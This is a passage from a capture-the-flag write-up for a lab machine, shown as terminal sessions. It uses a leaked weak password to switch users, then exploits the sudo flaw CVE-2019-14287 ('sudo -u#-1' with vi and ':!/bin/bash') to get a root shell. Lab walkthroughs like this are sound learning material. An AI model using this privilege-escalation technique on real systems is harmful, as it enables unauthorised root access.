[redacted]@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, [redacted].
It should be at least 60 characters long! Not just [redacted]
Honestly!

Yours sincerely
   -Root
[redacted]year-of-the-rabbit:/usr/games/s3cr3t$ su [redacted]
No passwd entry for user '[redacted]'
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su [redacted]
Password:
[redacted]ne@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/[redacted]/user.txt
```

Now I escalate my prev and when show the privileges and permissions for this user and some search I found this is vulnerable with this **[CVE-2019-14287]**

After that I gain root privilege as

```
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/[redacted]ne/user.txt
[redacted]ne@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```

```
~
~
~
~
~
~
~
~
~
~
~
~
~
:!/bin/bash
```

```
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/[redacted]ne/user.txt
[redacted]ne@year-of-the-rabbit:/usr/games/s3cr3t$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

root@year-of-the-rabbit:/usr/games/s3cr3t# i
bash: i: command not found
root@year-of-the-rabbit:/usr/games/s3cr3t# i
bash: i: command not found
root@year-of-the-rabbit:/usr/games/s3cr3t# id
uid=0(root) gid=0(root) groups=0(root)
```

>>